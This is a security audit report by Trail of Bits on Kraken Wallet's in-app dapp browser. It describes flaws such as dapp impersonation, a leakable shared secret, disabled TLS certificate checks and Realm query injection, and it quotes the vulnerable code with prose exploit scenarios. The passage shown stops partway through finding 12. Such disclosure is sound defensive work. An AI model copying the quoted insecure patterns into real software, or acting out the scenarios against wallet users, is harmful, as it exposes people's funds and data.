

Kraken Wallet In-App Browser

Security Assessment

November 21, 2024

Prepared for:
Payward, Inc.

Prepared by: **Evan Sultanik and Emilio López**

About Trail of Bits

Founded in 2012 and headquartered in New York, Trail of Bits provides technical security assessment and advisory services to some of the world's most targeted organizations. We combine high-end security research with a real-world attacker mentality to reduce risk and fortify code. With 100+ employees around the globe, we've helped secure critical software elements that support billions of end users, including Kubernetes and the Linux kernel.

We maintain an exhaustive list of publications at https://github.com/trailofbits/publications, with links to papers, presentations, public audit reports, and podcast appearances.

In recent years, Trail of Bits consultants have showcased cutting-edge research through presentations at CanSecWest, HCSS, Devcon, Empire Hacking, GrrCon, LangSec, NorthSec, the O'Reilly Security Conference, PyCon, REcon, Security BSides, and SummerCon.

We specialize in software testing and code review projects, supporting client organizations in the technology, defense, and finance industries, as well as government entities. Notable clients include HashiCorp, Google, Microsoft, Western Digital, and Zoom.

Trail of Bits also operates a center of excellence with regard to blockchain security. Notable projects include audits of Algorand, Bitcoin SV, Chainlink, Compound, Ethereum 2.0, MakerDAO, Matic, Uniswap, Web3, and Zcash.

To keep up to date with our latest news and announcements, please follow @trailofbits on Twitter and explore our public repositories at https://github.com/trailofbits. To engage us directly, visit our "Contact" page at https://www.trailofbits.com/contact, or email us at info@trailofbits.com.

Trail of Bits, Inc.
497 Carroll St., Space 71, Seventh Floor
Brooklyn, NY 11215
https://www.trailofbits.com
info@trailofbits.com

Notices and Remarks

Copyright and Distribution

© 2024 by Trail of Bits, Inc.

All rights reserved. Trail of Bits hereby asserts its right to be identified as the creator of this report in the United Kingdom.

This report is considered by Trail of Bits to be public information; it is licensed to Payward, Inc. under the terms of the project statement of work and has been made public at Payward, Inc.'s request. Material within this report may not be reproduced or distributed in part or in whole without the express written permission of Trail of Bits.

The sole canonical source for Trail of Bits publications is the Trail of Bits Publications page. Reports accessed through any source other than that page may have been modified and should not be considered authentic.

Test Coverage Disclaimer

All activities undertaken by Trail of Bits in association with this project were performed in accordance with a statement of work and agreed upon project plan.

Security assessment projects are time-boxed and often reliant on information that may be provided by a client, its affiliates, or its partners. As a result, the findings documented in this report should not be considered a comprehensive list of security issues, flaws, or defects in the target system or codebase.

Trail of Bits uses automated testing techniques to rapidly test the controls and security properties of software. These techniques augment our manual security review work, but each has its limitations: for example, a tool may not generate a random edge case that violates a property or may not fully complete its analysis during the allotted time. Their use is also limited by the time and resource constraints of a project.

Table of Contents

Project Summary

Contact Information

The following project manager was associated with this project:

Mary O'Brien, Project Manager
mary.obrien@trailofbits.com

The following engineering director was associated with this project:

Keith Hoodlet, Engineering Director, Application Security
keith.hoodlet@trailofbits.com

The following consultants were associated with this project:

Evan Sultanik, Consultant
evan.sultanik@trailofbits.com

Emilio López, Consultant
emilio.lopez@trailofbits.com

Project Timeline

The significant events and milestones of the project are listed below.

Date	Event
October 18, 2024	Pre-project kickoff call
October 28, 2024	Status update meeting #1
November 4, 2024	Delivery of report draft; report readout meeting
November 19, 2024	Fix review completed
November 21, 2024	Delivery of final comprehensive report

Executive Summary

Engagement Overview

Payward, Inc. engaged Trail of Bits to review the security of Kraken Wallet's new in-app browser feature. The feature provides a web browser, based on a React Native WebView object, that supports connecting the mobile Kraken Wallet to dapps through both the Ethereum Provider API (EIP-1193) and WalletConnect.

A team of two consultants conducted the review from October 21 to November 1, 2024, for a total of four engineer-weeks of effort. Our testing efforts focused on identifying vulnerabilities that would allow a malicious website to execute false or misleading transactions or otherwise deny service to wallet users. With full access to source code and documentation, we performed static and dynamic testing of the Kraken Wallet in-app browser, using automated and manual processes.

Observations and Impact

We discovered two high-severity issues related to validation of data provided by websites/dapps that could allow malicious dapps to impersonate trustworthy sites (TOB-KIAB-1) or use the permissions from other pages (TOB-KIAB-15). There are several other medium- and low-severity issues related to user interface issues that could confuse, mislead, or deny service to users.

Recommendations

Based on the findings identified during the security review, Trail of Bits recommends that Payward take the following steps:

- **Remediate the findings disclosed in this report.** Some of the reported findings negatively affect Kraken users' security and privacy. These findings should be addressed as part of a direct remediation or as part of any refactor that may occur when addressing other recommendations.
- **Add automated testing.** The system currently lacks both unit and integration tests.
- **Regularly perform differential testing between iOS and Android.** Some features of the app, such as the WebView browser, behave differently between iOS and Android.

Finding Severities and Categories

The following tables provide the number of findings by severity and category.

EXPOSURE ANALYSIS

Severity	*Count*
High	2
Medium	5
Low	4
Informational	4
Undetermined	0

CATEGORY BREAKDOWN

Category	*Count*
Access Controls	2
Configuration	1
Cryptography	2
Data Exposure	1
Data Validation	5
Denial of Service	1
Error Reporting	1
Testing	1
Timing	1

Project Goals

The engagement was scoped to provide a security assessment of Kraken Wallet's new in-app browser feature. Specifically, we sought to answer the following non-exhaustive list of questions:

- Does the browser allow navigation only to secure (HTTPS) pages?
- Does the browser correctly identify the origin of signing and other RPC requests?
- Can web pages impersonate other dapps?
- Can dapps submit requests without going through WalletConnect or EIP-1193 APIs?
- Are secrets such as seed phrases accessible to websites?
- Are signing requests sufficiently clear?
- Can users be misled into signing something they did not intend to?
- Can web pages deny service to the mobile wallet (e.g., by causing the app to crash or hang)?

Project Targets

The engagement involved a review and testing of the following target.

Kraken Mobile Wallet

File	`mobile-opensource-1.11.0_20_10_2024.zip`
SHA256 sum	`63b822263c21fb1818d8b1c9357cd0e40f085ce287a46bf67f3b8841398bf570`
Version	`1.11.0` (as delivered on October 20, 2024)
Type	React Native
Platform	Android, iOS

Project Coverage

This section provides an overview of the analysis coverage of the review, as determined by our high-level engagement goals. Our approaches included the following:

- Static analysis of the codebase using tools such as `eslint`, TruffleHog, and Semgrep
- A manual review of the script injected into every web page
- A manual review of the message processing function in the wallet
- A manual review of the custom WebView configuration and hooks
- Building and running the application on both iOS and Android
- A review of the available documentation
- A review and execution of the available testing code
- A manual review of the WalletConnect implementation in the context of in-browser dapp integration
- A review of denial-of-service protections
- A review of cryptographic primitives in use

Coverage Limitations

Because of the time-boxed nature of testing work, it is common to encounter coverage limitations. The following list outlines the coverage limitations of the engagement and indicates system elements that may warrant further review:

- We did not review other components, parts, or features of the wallet. Our review focused on the in-app browser implementation and in-browser dapp interactions, through both EIP-1193 APIs and WalletConnect.
- We did not analyze the effectiveness of any third-party services used by the wallet, such as transaction simulation or website blocklisting.
- We did not extensively compare the consistency of app behavior between iOS and Android.

Automated Testing

Trail of Bits uses automated techniques to extensively test the security properties of software. We use both open-source static analysis and fuzzing utilities, along with tools developed in house, to perform automated testing of source code and compiled software.

Test Harness Configuration

We used the following tools in the automated testing phase of this project:

Tool	Description	Policy
Semgrep	An open-source static analysis tool for finding bugs and enforcing code standards when editing or committing code and during build time	Appendix E.1
TruffleHog	An open-source tool that scans source code and Git repositories for secrets such as private keys and API tokens	Appendix E.2
ESLint	A static code analysis tool for identifying known problematic patterns in JavaScript code	Configuration

Summary of Findings

The table below summarizes the findings of the review, including type and severity details.

ID	Title	Type	Severity
1	Dapps could impersonate and use permissions granted to other dapps	Data Validation	High
2	Websites may observe the injected secret	Data Exposure	Low
3	Signature scheme does not prevent message tampering	Cryptography	Low
4	A malicious page can overwhelm the wallet with WebView messages	Denial of Service	Low
5	HTTPS and Unicode URL filtering not enforced for HTML links	Data Validation	Medium
6	WebView URI schemes permit HTTP URLs	Configuration	Informational
7	Arguments are not validated for personal_sign requests	Data Validation	Medium
8	Missing certificate validation in electrum-client	Cryptography	Medium
9	Insufficient test coverage	Testing	Informational
10	Risk of Realm query injection	Data Validation	Informational
11	Unreadable signing text	Data Validation	Medium
12	Transaction confirmation screen may be suddenly switched	Timing	Medium
13	TLS errors are reported as “Url not found”	Error Reporting	Informational

14	Disconnected dapps can still execute certain requests	Access Controls	**Low**
15	Queued in-app browser requests may use permissions from other pages	Access Controls	**High**

Detailed Findings

1. Dapps could impersonate and use permissions granted to other dapps	
Severity: **High**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-KIAB-1
Target: `src/dAppIntegration/hooks/useDappMethods.ts`	

Description
The injected script implements a shared secret scheme to authenticate messages originating from the WebView. The secret is verified for messages with the `rpc_request` method but not for messages with the `get_page_info` or `log` method. A dapp may therefore submit arbitrary `log` or `get_page_info` messages and the wallet will process them with no further validation.

In particular, `get_page_info` messages are used to inform the wallet of the given dapp's URL and logo. The URL provided in the `get_page_info` message is later used to determine whether the dapp has been granted connection permissions. A malicious dapp may use these messages to impersonate another one and take advantage of the other dapp's connected state to perform more sensitive operations, such as listing the user's addresses, seeing their cryptocurrency balance, or observing their activity.

Exploit Scenario
A user navigates to https://dydx.trade, connects their wallet, and performs some operations. Later on, the user continues navigating the web in the browser and lands on a malicious page. The malicious page impersonates dydx.trade through a `get_page_info` message and obtains the user's wallet details and cryptocurrency balances. The website then prompts the user to sign a malicious transaction. The authorization prompt shown to the user shows dydx.trade's domain and logo.

A proof of concept for this exploit scenario is included in appendix B.

Recommendations
Short term, do not trust data originated by websites. Do not use website-originated data such as URLs, names, or logos for authorization decisions or authorization prompts. Have the browser obtain website URLs by observing the WebView's state from the outside.

Long term, run a threat modeling exercise covering the interaction of users and websites with permissioned and permissionless components of the wallet. This exercise should

identify the system's specific risks and the actors that could take advantage of them, both from the user side (e.g., con artists) and from the browser and dapp side (e.g., dapp operators, third-party content delivery networks [CDNs], hosting providers).

2. Websites may observe the injected secret	
Severity: **Low**	Difficulty: **Low**
Type: Data Exposure	Finding ID: TOB-KIAB-2
Target: `src/dAppIntegration/scripts.ts`	

Description

The WebView used to implement the in-app browser has JavaScript code injected on every page. This is used to implement the wallet API used by dapps and documented in EIP-1193 and EIP-6963, such as the `window.ethereum` object. There is a shared secret embedded in these scripts, used to "sign" outgoing messages. The wallet application will decline all messages with invalid or missing "signatures," as well as any messages without the `_krakenWallet` key.

```
<WebView
  // ...
  injectedJavaScript={getInjectedScriptString(secret, Platform.OS)}
  // ...
/>
```

Figure 2.1: The scripts injected in the WebView contain a secret. (src/screens/Browser/components/BrowserWebView/BrowserWebView.tsx#L138–L160)

However, the injected script performs some operations with the secret, as part of the "signing" process. The process includes instantiating objects from the global scope, which might have been tampered with by the website, allowing the site to access the secret.

```
const encoder = new TextEncoder();
// ...
function signRequest(requestId: number) {
  const messageBuffer = encoder.encode(secret + requestId.toString());

  return window.crypto.subtle.digest('SHA-256', messageBuffer).then(hashBuffer =>
    Array.from(new Uint8Array(hashBuffer))
      .map(byte => byte.toString(16).padStart(2, '0'))
      .join(''),
  );
}
```

Figure 2.2: The secret goes through a TextEncoder and a digest function. (src/dAppIntegration/scripts.ts#L101–L120)

As the secret is persistent across the browsing session, this could be used to track the user's identity across the web. A malicious dapp could also use the secret to submit arbitrary messages to the wallet without going through the `window.ethereum` API, including arbitrary `log` or `get_page_info` messages (TOB-KIAB-1).

The severity of this issue is low because the Payward team informed us that this feature is not meant to establish a security boundary, but rather it is intended only to add complexity to potential attacks against Kraken Wallet. However, if this feature were meant to establish a security boundary, then the severity of this issue would be high.

Exploit Scenario

A user navigates to a malicious website. The website extracts the secret and submits arbitrary messages following the convention used by the injected scripts. The application cannot tell the website-originated messages apart from the injected-script-originated ones.

A proof of concept for this exploit scenario is included in appendix C.

Recommendations

Short term, do not trust data originated by websites. Consider removing the shared secret schema or document its purpose as an additional mitigation. Focus on hardening message validation in the application. Consider using `injectedJavaScriptBeforeContentLoaded` instead of `injectedJavaScript` so that the injected script is run earlier, obtains references to needed objects, and reduces the possibility that the execution environment can be modified. Note that this earlier execution is not always reliable on Android, so consider this measure only as a mitigation.

Long term, run a threat modeling exercise covering the interaction of users and websites with permissioned and permissionless components of the wallet. This exercise should identify the system's specific risks and the actors that could take advantage of them, both from the user side (e.g., con artists) and from the browser and dapp side (e.g., dapp operators, third-party CDNs, hosting providers).

3. Signature scheme does not prevent message tampering

Severity: **Low**	Difficulty: **Low**
Type: Cryptography	Finding ID: TOB-KIAB-3
Target: `src/dAppIntegration/scripts.ts`, `src/dAppIntegration/hooks/useDappMethods.ts`	

Description

A signature generated by the proposed signature scheme consists of a SHA-256 digest of a shared secret followed by the request identifier. The signature is independent of any data that the message may contain, offering no integrity or authenticity guarantees over the message contents. A malicious website may use this to its advantage to modify messages sent to the application without having to extract or compute the secret.

```
function signRequest(requestId: number) {
  const messageBuffer = encoder.encode(secret + requestId.toString());

  return window.crypto.subtle.digest('SHA-256', messageBuffer).then(hashBuffer =>
    Array.from(new Uint8Array(hashBuffer))
      .map(byte => byte.toString(16).padStart(2, '0'))
      .join(''),
  );
}
```

Figure 3.1: The signature generation function on the injected script side (`src/dAppIntegration/scripts.ts#L112–L120`)

Additionally, the application does not apply any constraints on the request identifier, allowing it to be repeated, decreasing, or otherwise nonsequential, as shown in figure 3.2. This may allow websites to replay or otherwise send messages in nonsequential order.

```
const handleEvmRpcRequest = useCallback(
  async (request: RpcRequestWebViewRequest) => {
    // ...
    const signature = signRequest(secret, request.id);

    if (signature !== request.signature) {
      return decline(request.id, 'Unauthorized request', 4100);
    }

    switch (request.context.method) {
      // ...
```

Figure 3.2: The signature verification on the application side (`src/dAppIntegration/hooks/useDappMethods.ts#L153–L317`)

The severity of this issue is low because the Payward team informed us that this feature is not meant to establish a security boundary, but rather it is intended only to add complexity to potential attacks against Kraken Wallet. However, if this feature were meant to establish a security boundary, then the severity of this issue would be high.

Exploit Scenario

A user navigates to a legitimate dapp that imports JavaScript code from a CDN. The JavaScript code hosted at the CDN has been compromised and has an extra function that intercepts Kraken Wallet transactions passing through `postMessage` and edits them. When the user interacts with the dapp, the transactions are intercepted and modified. The application cannot tell that the messages have been tampered with.

A proof of concept for this exploit scenario is included in appendix D.

Recommendations

Short term, do not trust data originated by websites. Consider removing the shared secret scheme and instead focus on hardening the validation on the message receiving side in the application.

Long term, run a threat modeling exercise covering the interaction of users and websites with permissioned and permissionless components of the wallet. This exercise should identify the system's specific risks and the actors that could take advantage of them, both from the user side (e.g., con artists) and from the browser and dapp side (e.g., dapp operators, third-party CDNs, hosting providers).

4. A malicious page can overwhelm the wallet with WebView messages

Severity: **Low**	Difficulty: **Medium**
Type: Denial of Service	Finding ID: TOB-KIAB-4
Target: `src/dAppIntegration/hooks/useDappMethods.ts`	

Description

The Kraken wallet handles communication with the script embedded into the WebView browser page through events (of type `WebViewMessageEvent`) handled in the `onMessage` callback on line 335 of `useDappMethods.ts` (see figure 4.1).

This function handles log messages, page info requests, and RPC calls. These types of messages lack not only authentication or validation (see TOB-KIAB-1), but also rate limiting. A malicious page can send message events at high frequency, calling expensive logging or RPC calls to deny service to the wallet.

```
const onMessage = useCallback(
    (event: WebViewMessageEvent) => {
      let message: WebViewRequest;

      try {
        message = JSON.parse(event.nativeEvent.data);
      } catch {
        // note: received non-JSON message
        return;
      }

      if (!message._krakenWallet) {
        // note: received non-Kraken Wallet message
        return;
      }

      try {
        switch (message.method) {
          case 'log':
            console.log('BROWSER LOG', message.context.message);
            respond(message.id);
            break;

          case 'get_page_info':
            return handleGetPageInfoRequest(message);

          case 'rpc_request': {
            if (!hasPermissions.current &&
```

```
requiresUserInteraction(message.context.method)) {
              requestQueueRef.current.push(message);
              return;
            }

            return handleRpcRequest(message);
          }
        }
      } catch (error) {
        handleError(error, 'ERROR_CONTEXT_PLACEHOLDER');
        decline(message.id, 'Unexpected error', 4900);
        disconnect();
      }
    },
    [respond, handleGetPageInfoRequest, handleRpcRequest, decline, disconnect],
  );
```

Figure 4.1: The WebView message handler lacks rate limiting. (src/dAppIntegration/hooks/useDappMethods.ts#L335–L377)

All RPC calls that require user interaction are queued, but this queue can grow arbitrarily large and inundate users with successive interactions.

Exploit Scenario

A malicious website inundates the wallet with log messages, causing the browser to become unresponsive.

Recommendations

Short term, implement a rate-limiting scheme to prevent dapps from denying service to the wallet via WebView messages.

Long term, add integration tests to ensure that repeated messaging will not overwhelm the app.

5. HTTPS and Unicode URL filtering not enforced for HTML links

Severity: **Medium**	Difficulty: **Medium**
Type: Data Validation	Finding ID: TOB-KIAB-5
Target: `src/screens/Browser/context/BrowserContext.tsx`	

Description

All URLs entered in the address bar are filtered to enforce the HTTPS protocol scheme and disallow non-ASCII characters in the domain name. However, there is no such restriction on URLs in `href` links on rendered web pages.

The `onShouldStartLoadWithRequest` hook, called when a link is clicked on a rendered web page, will automatically accept all HTTPS URLs without performing the ASCII filtering that occurs in `getHttpsUrl`, which is always called on a URL entered in the address bar (see figure 5.1).

```
const onShouldStartLoadWithRequest = (request: ShouldStartLoadRequest) => {
  if (request.url.startsWith('https://')) {
    changeSearchValue(request.url);
    return true;
  }

  if (request.url.startsWith('http://')) {
    const httpsUrl = getHttpsUrl(request.url);
    setUrl(httpsUrl);
  }

  // Do not load any non-https URLs (http one are redirected in the control above,
anything else should just be ignored)
  return false;
};
```

Figure 5.1: The callback for when a link is clicked on a rendered page (src/screens/Browser/context/BrowserContext.tsx#L61–L74)

A malicious website can include a link to an internationalized domain name (IDN) homoglyph of a popular website that executes a phishing attack.

Exploit Scenario

An attacker posts an HTTPS link on a social media site. The link is a Unicode homoglyph of a reputable domain like uniswap.org or aave.com. However, the attacker controls the punycode domain of the homoglyph in the post. When the user clicks on the link, they are taken to a page that is controlled by the attacker but that appears to be legitimate.

Recommendations

Short term, for consistency, have the `onShouldStartLoadWithRequest` callback call `getHttpsUrl` on all URLs to filter out Unicode and potential IDN homoglyph attacks. If the Kraken browser is not going to support Unicode in URLs, then clicking on a URL on a page that does contain Unicode should result in an error popup explaining why it was rejected.

Long term, consider replacing the URL filtering regular expression with a vetted URL parsing library.

6. WebView URI schemes permit HTTP URLs

Severity: **Informational**	Difficulty: **Low**
Type: Configuration	Finding ID: TOB-KIAB-6
Target: `src/screens/Browser/components/BrowserWebView/BrowserWebView.tsx`	

Description

The WebView React Native component used for the wallet browser has an `originWhitelist` parameter that Kraken uses to specify both HTTPS and HTTP as permitted URL schemes:

```
<WebView
              pullToRefreshEnabled
              mediaPlaybackRequiresUserAction
              allowsInlineMediaPlayback
              ref={webViewRef}
              // When there is an error, we do not display the browser content,
otherwise it falls beneath the error view
              style={[styles.webView, { opacity: hideWebView ? 0 : 1 }]}
              source={{ uri: url }}
              setSupportMultipleWindows={false}
              originWhitelist={['https://', 'http://']}
              decelerationRate="normal"
              onShouldStartLoadWithRequest={onShouldStartLoadWithRequest}
              onNavigationStateChange={onNavigationStateChange}
              onTouchStart={handleTouchStart}
              onTouchMove={handleTouchMove}
              onLoadStart={onLoadStart}
              onLoadProgress={onLoadProgress}
              onLoadEnd={handleLoadEnd}
              onError={onLoadError}
              onMessage={onMessage}
              injectedJavaScript={getInjectedScriptString(secret, Platform.OS)}
              renderError={() => <BrowserLoadingFailure />} // This is here as a
fallback, but when there is an error, the webview should be hidden
            />
```

Figure 6.1: The `originWhitelist` parameter permits insecure HTTP URLs (`src/screens/Browser/components/BrowserWebView/BrowserWebView.tsx#L138–L160`)

The reason for this is that the `getHttpsUrl` function that is applied to all URLs entered in the WebView address bar automatically translates all `http://` URLs into `https://` URLs.

```
export function getHttpsUrl(url: string): string | null {
  let parsedUrl: URL;

  try {
    parsedUrl = new URL(url);
  } catch {
    try {
      parsedUrl = new URL('http://' + url);
    } catch {
      return null;
    }
  }

  if (!isValidHostname(parsedUrl.hostname)) {
    return null;
  }

  const { host, pathname, search, hash } = parsedUrl;
  return `https://${host}${pathname}${search}${hash}`;
}

function isValidHostname(hostname: string): boolean {
  const hostnameRegex =
/^(?=.{1,253}$)(?:(?:[a-zA-Z0-9](?:[a-zA-Z0-9-]{0,61}[a-zA-Z0-9])?\.)+[a-zA-Z]{2,})$
/;
  return hostnameRegex.test(hostname);
}
```

Figure 6.2: URL parsing and validation logic (src/screens/Browser/utils/getHttpsUrl.ts)

This is presumably to handle the case in which a user mistakenly enters a URL using HTTP rather than HTTPS. If `http` were not included in the `originWhitelist`, then the WebView would switch away from the Kraken Wallet app to the system's default browser to render such pages.

However, most websites will auto-redirect (with HTTP 301, 302, 308, etc.) from HTTP to HTTPS or not offer HTTP at all. In the event of an HTTP redirect to a whitelisted URL, the WebView will correctly display the page without switching browsers.

Exploit Scenario

There is a latent bug or a future bug is introduced in the custom URL parsing and modification code in `getHttpsUrl` that allows an insecure page to be loaded.

Recommendations

Short term, document the fact that HTTP URLs are automatically translated to HTTPS without first checking for redirects.

Long term, consider removing the whitelist for HTTP URL schemes and/or having the browser emit a popup warning if a user enters or navigates to an HTTP URL (regardless of whether the URL is transformed to HTTPS).

7. Arguments are not validated for personal_sign requests

Severity: **Medium**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-KIAB-7
Target: `src/dAppIntegration/hooks/useDappSignRequests.ts`	

Description

The `personal_sign` method is documented as taking two arguments, a string and an address. However, the address provided is not validated. A dapp may provide an arbitrary string as the second argument, and the wallet will display it on the signature request. The message is also signed with the current active wallet and not with the wallet that corresponds to the requested address.



Figure 7.1: An application may provide an arbitrary string instead of an address.

The address is also presented under the “Contract address” heading, which is misleading, as the address corresponds to the EOA wallet that should be signing the message, not to any contract.

Exploit Scenario

A malicious dapp requests a signature. The request includes a misleading string as the contract address to confuse the user and get them to sign the transaction. The wallet application shows this string in the UI. The user proceeds to sign the message, and the wallet uses the current active address to do so.

Recommendations

Short term, do not trust data originated by websites. Add validation of received requests to make sure they match the expected schema.

Long term, verify that the implementation of the injected API matches the expected behavior. Document any expected discrepancies and their impact.

8. Missing certificate validation in electrum-client

Severity: **Medium**	Difficulty: **Low**
Type: Cryptography	Finding ID: TOB-KIAB-8
Target: `electrum-client` dependency	

Description

The Kraken wallet uses the `electrum-client` package from `BlueWallet/rn-electrum-client` to connect to the ElectrumX server on the host electrum.wallet.kraken.com using TLS. However, the `electrum-client` package disables the client-side verification of the server certificate, enabling server impersonation and person-in-the-middle attacks.

```
initSocket(protocol, options) {
  protocol = protocol || this._protocol;
  options = options || this._options;
  switch (protocol) {
    case 'tcp':
      this.conn = new this.net.Socket();
      break;
    case 'tls':
    case 'ssl':
      if (!this.tls) {
        throw new Error('tls package could not be loaded');
      }
      this.connUnsecure = new this.net.Socket();
      this.conn = new this.tls.TLSSocket(this.connUnsecure, { rejectUnauthorized:
false });
      break;
    default:
      throw new Error('unknown protocol');
  }
```

Figure 8.1: The certificate validation is disabled. (rn-electrum-client/lib/client.js#32–49)

Exploit Scenario

An attacker runs an open Wi-Fi hotspot in a coffee shop. The DNS server used in the hotspot serves a malicious “A” record, pointing electrum.wallet.kraken.com to an attacker-controlled ElectrumX server with a self-signed certificate. Alice, a mobile Kraken Wallet user, connects to the public Wi-Fi hotspot and opens her wallet. The mobile wallet app connects to the attacker server. The attacker gains information about Alice’s cryptocurrency holdings and transactions.

Recommendations

Short term, work with the `rn-electrum-client` developers to re-enable TLS certificate verification on the client side. Review the TLS client configuration to ensure it uses modern TLS protocol versions and ciphers.

Long term, perform regular dynamic testing with tools like Burp Suite and NoPE Proxy to ensure communications are adequately protected.

9. Insufficient test coverage	
Severity: **Informational**	Difficulty: **Low**
Type: Testing	Finding ID: TOB-KIAB-9
Target: Kraken Wallet codebase	

Description
The mobile Kraken Wallet codebase does not have any unit or integration test cases. In addition to improving unit test coverage, we recommend mocking integration tests that simulate dapps being rendered in the mobile browser and communicating with the mobile wallet both through the Ethereum Provider API and WalletConnect.

Recommendations
Short term, implement unit tests.

Long term, implement integration tests that can simulate dapp communication with the mobile wallet through the WebView interface, both through the Ethereum Provider API and WalletConnect. The initial goal would be to replicate the proofs of concept in appendix B, appendix C, and appendix D as integration tests that pass once the associated findings have been addressed, before developing further tests.

10. Risk of Realm query injection	
Severity: **Informational**	Difficulty: **Undetermined**
Type: Data Validation	Finding ID: TOB-KIAB-10
Target: Kraken Wallet codebase	

Description

Several parts of the codebase construct database queries by using string interpolation without performing any sanitization or taking advantage of parametrization. If an attacker has control of the parameters being interpolated, they may be able to alter the query being performed. Figure 10.1 shows an example of such a case; others may be enumerated by running the Semgrep query in appendix E.1 on the codebase.

```
if (realmSessionTopicsToDelete.length > 0) {
  realm.write(() => {
    // realm "IN" query filter looks like {"123", "456", "789"}
    const query = `topic IN {"${realmSessionTopicsToDelete.join('", "')}"}`;
    const realmSessionsToDelete =
realm.objects(REALM_TYPE_WALLET_CONNECT_TOPICS).filtered(query);
    realm.delete(realmSessionsToDelete);
  });
}
```

Figure 10.1: The query is built by using string interpolation. (modules/wallet-connect/web3Wallet/initWalletConnectWeb3Wallet.ts#L59–L66)

Recommendations

Short term, modify all instances of the code to use parameterized queries when using dynamic data inside a query.

Long term, introduce static analysis tools into the project's CI/CD pipeline to detect these issues automatically. Consider using the rule in appendix E.1 to detect these cases.

References

- Realm Query Language: Parameterized Queries

11. Unreadable signing text	
Severity: **Medium**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-KIAB-11
Target: Signing operation	

Description

When executing a signing transaction, we observed that the text being signed is displayed in very small letters. A user may not be able to read it and, therefore, may sign it blindly. Additionally, the text is shown under the label “Contract address,” which is misleading.



Figure 11.1: The text under “Contract address” is unreadable.

Exploit Scenario

A malicious dapp requests a specially crafted payload (e.g., using duplicated JSON key names to exploit some sort of parsing differential) to be signed. The wallet shows it in very tiny text, so the user inspects only the parsed request from the wallet. The user blindly signs it, and their assets are compromised.

Recommendations

Short term, show long-form content in a legible font size, with the ability to scroll. Require the user to view all the content before being able to proceed with the signature. Adjust the "Contract address" text to reflect what is being shown.

Long term, consider creating a usability test script for manually reviewing the app for potential issues like this one as a prerequisite for each release.

12. Transaction confirmation screen may be suddenly switched	
Severity: **Medium**	Difficulty: **High**
Type: Timing	Finding ID: TOB-KIAB-12
Target: Kraken Wallet codebase	

Description

The mobile wallet shows a popup dialog box when a dapp sends a request, either through WalletConnect or via the in-app browser scripts. The dialog box shows the dapp's name and URL and the content of the request to the wallet's user, and asks the user for confirmation. When the user clicks the "Confirm" button, the request is approved, and the wallet computes a signature and sends it to the dapp. If another connected dapp sends its own request through a different medium just before the user clicks the confirmation button, then the new request will be shown to the user. As a result, the user may not notice the sudden change in time and approve a request that they did not intend to.

Exploit Scenario

Alice connected her mobile Kraken Wallet to two dapps, one via WalletConnect on her computer and the other via the in-app browser script integration. One of the dapps sends her an innocent request with the `personal_sign` method. Alice reviews the request and wants to approve it. When she is about to click the "Confirm" button, the other dapp sends a token transfer request with the `eth_sendTransaction` method. Alice approves the transaction instead of the message signature.

Recommendations

